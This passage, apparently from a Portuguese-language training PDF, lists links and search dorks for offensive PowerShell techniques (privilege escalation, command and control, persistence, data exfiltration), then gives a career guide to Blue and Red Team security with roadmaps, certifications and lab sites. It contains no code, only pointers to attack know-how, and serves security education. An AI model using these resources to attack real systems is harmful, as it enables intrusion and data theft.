- https://githacktools.blogspot.com/2019/04/winroothelper-windows-privilege-escalation-powershell-script.html
- https://www.hackingarticles.in/window-privilege-escalation-via-automated-script/
- https://www.youtube.com/watch?v=vLKpcsqW8qY&ab_channel=UbeeriLabs
- https://www.youtube.com/watch?v=bAnohAiAQ7U&ab_channel=SANSPenTestTraining
- https://www.youtube.com/watch?v=2VZoSUJ4nWU&ab_channel=CYBERSTORM-WarfareintheFifthDOMAIN
- https://www.youtube.com/watch?v=v0zYorQ0eEY&ab_channel=PowerShellEmpireTutorials
- https://www.youtube.com/watch?v=dzJfiIw3kZE&ab_channel=Moss%C3%A9CyberSecurityInstitute
- https://www.youtube.com/watch?v=_bpBQuU91-Q&ab_channel=BreakTheSecurity
- https://github.com/rmusser01/Infosec_Reference/blob/master/Draft/PrivescPostEx.md

TÉCNICAS DE EXPLORAÇÃO E PÓS EXPLORAÇÃO

COMMAND AND CONTROL IÉCNICAS COM PS

- https://pentestlab.blog/2017/08/19/command-and-control-powershell/
- https://enigma0x3.net/2014/01/17/command-and-control-using-powershell-and-your-favorite-website/
- https://www.snaplabs.io/insights/command-and-control-with-powershell-empire-pt1
- https://www.youtube.com/watch?v=wVHvdUVFQnM&ab_channel=DemmSec
- https://www.youtube.com/watch?v=OH-lcn5K9k8&ab_channel=Cover6Solutions
- https://truneski.github.io/blog/2017/03/03/dropbox-command-and-control-over-powershell-with-invoke-dbc2/
- https://www.cover6solutions.com/webinar-intro-to-c2-with-powershell-empire/

TÉCNICAS DE EXPLORAÇÃO E PÓS EXPLORAÇÃO

PERSISTENCE IÉCNICAS COM PS

- HTTPS://PENTESTLAB.BLOG/2019/11/05/PERSISTENCE-POWERSHELL-PROFILE/
- HTTPS://PENTESTLAB.BLOG/2019/11/04/PERSISTENCE-SCHEDULED-TASKS/
- HTTPS://GITHUB.COM/EMILYANNCR/WINDOWS-POST-EXPLOITATION
- HTTPS://ADSECURITY.ORG/?P=429
- HTTPS://BOOK.HACKTRICKS.XYZ/WINDOWS/BASIC-POWERSHELL-FOR-PENTESTERS
- HTTPS://MEDIA.BLACKHAT.COM/EU-13/BRIEFINGS/MITTAL/BH-EU-13-POWERSHELL-FOR-PENETRATION-MITTAL-SLIDES.PDF

TÉCNICAS DE EXPLORAÇÃO E PÓS EXPLORAÇÃO

XFILTRATION TÉCNICAS COM PS

- https://www.ired.team/offensive-security/exfiltration
- https://azeria-labs.com/data-exfiltration/
- https://www.hackingarticles.in/data-exfiltration-using-powershell-empire/
- https://www.sans.org/webcasts/pen-testing-powershell-data-exfiltration-techniques-108740
- https://blog.stackattack.net/2019/03/14/quick-hit-base64-powershell-exfiltration/
- https://niiconsulting.com/checkmate/2016/03/exfiltration-using-powershell-outlook/
- https://www.sevenlayers.com/index.php/305-powershell-data-exfil
- https://www.youtube.com/watch?v=8ZareHY5hBw
- https://www.youtube.com/watch?v=TBBT1c2zjms&ab_channel=Hak5
- https://www.youtube.com/watch?v=mIqVvx943Fw&ab_channel=SANSPenTestTraining

RECURSOS

- https://github.com/topics/penetration-testing?l=powershell
- https://www.fireeye.com/content/dam/fireeye-www/global/en/solutions/pdfs/wp-lazanciyan-investigating-powershell-attacks.pdf
- https://live.sysinternals.com/
- https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki
- https://blog.harmj0y.net/
- https://enigma0x3.net/
- https://wald0.com/
- https://posts.specterops.io/
- http://www.exploit-monday.com/
- https://adsecurity.org/
- http://www.invoke-ir.com/
- https://specterops.io/resources/research-and-development

RECURSOS

- https://www.blackhat.com/us-16/training/advanced-powershell-for-offensive-operations.html
- Dorks:
  - powershell red team filetype:pdf
  - powershell red team site:www.blackhat.com filetype:pdf
  - powershell pentest site:www.blackhat.com filetype:pdf
  - powershell pentest filetype:pdf

Conclusão

- Com certeza o powershell é um dos utilitários que abre bastante possibilidades em um pentest em infraestrutura Windows, principalmente pelo seu poder na administração de sistemas operacionais como Windows server;
- Por isso, eu recomendo que você pesquise e se aprofunde cada vez mais, e monte sempre seus laboratórios, recomendo sempre o tryhackme, hackthebox e vulnhub que conta com ótimas máquinas para laboratório;
- ! spero que tenha gostado desse overview!
-

Modulo 27


Guia completo de carreira em segurança

GUIA DE CARREIRA

CIBERSEGURANÇA


Criado por Joas Antonio

Segurança da Informação - Base



Esse são alguns dos pilares que a área da segurança da informação exige que você conheça, o melhor método de se aprofundar nesse campo base, é procurando cursos e estudando e lendo artigos sobre Tecnologia. Lembre-se que nós protegemos o negócio e para isso precisamos entender de todas as tecnologias e serviços possíveis.


Segurança da Informação - Base 2



Essa é a base 2 que você precisa conhecer também, e por fim definir por qual caminho você vai seguir, seja ele Blue Team ou Red Team, pois dentro de cada um tem um determinado Segmento. Pense, qual área eu me daria bem? Atacar ou defender? E o que eu preciso para me qualificar nessas duas áreas, o que o mercado pede? Vou responder isso na próxima página

Criado por Joas Antonio – Linkedin: https://www.linkedin.com/in/joas-antonio-dos-santos

Segurança da Informação - Blue Team




Em resumo, um profissional de segurança Blue Team precisa conhecer tanto da base, mas além disso gerenciar soluções como Firewall, SIEM, DLP, AV, EDR e por ai vai. Um fator predominante é você visualizar as vagas de Blue Team e ver o que o mercado pede. Além disso, conhecer de frameworks e padrões, como a Familia ISO27K, C2M2, NIST, CIS Controls, HIPAA, Sarbanes-Oxley, LGPD e muitas outras por ai. Um profissional de Blue Team tem que estar atento e conhecer dos TTPs (Tática, técnicas e procedimentos dos atacantes), para criar bons indicadores, pensar no Cyber Kill Chain atrelado a Blue Team. Lembre-se, certificações ajudam na sua carreira.

Criado por Joas Antonio – Linkedin: https://www.linkedin.com/in/joas-antonio-dos-santos

Segurança da Informação - RED TEAM

Criado por Joas Antonio – Linkedin: https://www.linkedin.com/in/joas-antonio-dos-santos



Em resumo, um profissional de Red Team ele não só faz PenTest, mas ele avalia os riscos, levanta vulnerabilidades e trabalha junto com o Blue Team, com certeza conhecimentos em invasão é essencial, por recomendação, se aprofunde bastante em conhecer metodologias e frameworks, como Mitre, Cyber Kill Chain, OSSTMM, NIST, PTES, OWASP e por ai vai. Além disso ajudar no desenvolvimento de aplicações seguras, identificar brechas de segurança, trabalhar com sinergia com as outras áreas afim de encontrar potênciais riscos. Saber elaborar documentações e relatórios de PEnTest é essencial. Conhecimentos em programação. Conhecimentos em sistemas operacionais principalmente se você é um invasor. Além de Técnicas avançadas de PenTest, estar sempre atualizado todos os dias. E lembre-se, certificações ajudam na sua carreira.

Material complementar: Mapas Mentais

- https://www.mindmeister.com/pt/1746180947/web-attacks-bug-bounty-and-appsec-by-joas-antonio
- https://www.mindmeister.com/pt/1760781948/information-security-certifications-by-joas-antonio
- https://www.mindmeister.com/pt/1781013629/the-best-labs-and-ctf-red-team-and-pentest
- https://www.mindmeister.com/pt/1760781948/information-security-certifications-by-joas-antonio
- https://www.mindmeister.com/pt/1746187693/cyber-security-career-knowledge-by-joas-antonio

Criado por Joas Antonio – Linkedin: https://www.linkedin.com/in/joas-antonio-dos-santos


Material complementar: Road Maps

Esse é um roadmap que fiz mais aprofundado sobre Fundamentos de segurança

Criado por Joas Antonio – Linkedin: https://w

Material complementar: Road Maps

Esse é um roadmap que fiz mais aprofundado sobre Segurança Ofensiva



Criado por Joas Antonio – Linkedin: https://w

Material complementar

Criado por Joas Antonio – Linkedin: https://www.linkedin.com/in/joas-antonio-dos-santos

https://drive.google.com/file/d/1rcfM00j6V7skggk47DVikIaDPPMvYFqt/view?usp=sharing (Red Team)

https://drive.google.com/file/d/1flBEwk7EWucgak4RMMSjbMn69tyT8XKD/view?usp=sharing (Hack The Box e Vulnhub Dicas)

https://drive.google.com/file/d/1kcL4kjQ9iUVo_HaZehzp1uYSQYBgIUlS/view?usp=sharing (Blue Team e o Mercado de Trabalho)

https://drive.google.com/file/d/1lOp4lQVSzFt5F6d5W4nn--NK-JvdZkPn/view?usp=sharing (Carreira na área de SOC)

https://drive.google.com/file/d/1lObhWau7E5aN0X_c-OWLoL5bo1RJx_MI/view?usp=sharing (Bug Bounty Career)

Material complementar

Criado por Joas Antonio – Linkedin: https://www.linkedin.com/in/joas-antonio-dos-santos

https://drive.google.com/file/d/13QAcBYjfYZRPLnclDDVMJeROXK0d4pLm/view?usp=sharing (Carreira de PenTester do Jr ao Especialista)

https://drive.google.com/file/d/1kNjwtaxodCZ8s5WQDuLPYnyIdh1169hl/view?usp=sharing (Carreira em Cyber Security do Jr ao Especialista)

https://drive.google.com/drive/u/0/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU (Todos meus outros ebooks)

https://drive.google.com/file/d/18GcrfBtk0CTiAzkiy0LgKXOy5OvgXjcy/view?usp=sharing (Guia de Conhecimento na área de TI recomendo!)

Material complementar – Iniciando Carreira em PenTest

Criado por Joas Antonio – Linkedin: https://w

Material complementar – Iniciando Carreira em PenTest

Criado por Joas Antonio – Linkedin: https://w

GUIA DO TI


O Guia do TI é um documento muito legal, recomendo bastante, segue o Download

https://drive.google.com/file/d/18GcrfBtk0CTiAzkiy0LgKXOy5OvgXjcy/view?usp=sharing

Criador da Obra: Jaime Linhares

SECURITY CERTIFIED ROADMAP

Roadmap com mais de 375 certificações de Sec
https://github.com/sinecurelife/SecCertRoadmapHTML
https://pauljerimy.com/security-certification-roadmap/



Criado por Joas Antonio – Linkedin: https://www.linkedin.com/in/joas-antonio-dos-santos

LABORATÓRIOS

https://blueteamlabs.online/
https://www.hackthebox.eu/
https://www.vulnhub.com/
https://www.offensive-security.com/labs/
https://tryhackme.com/
http://vulnmachines.com/
https://pentesterlab.com/
+ Laboratórios aqui >>
https://github.com/michelbernardods/labs-pentest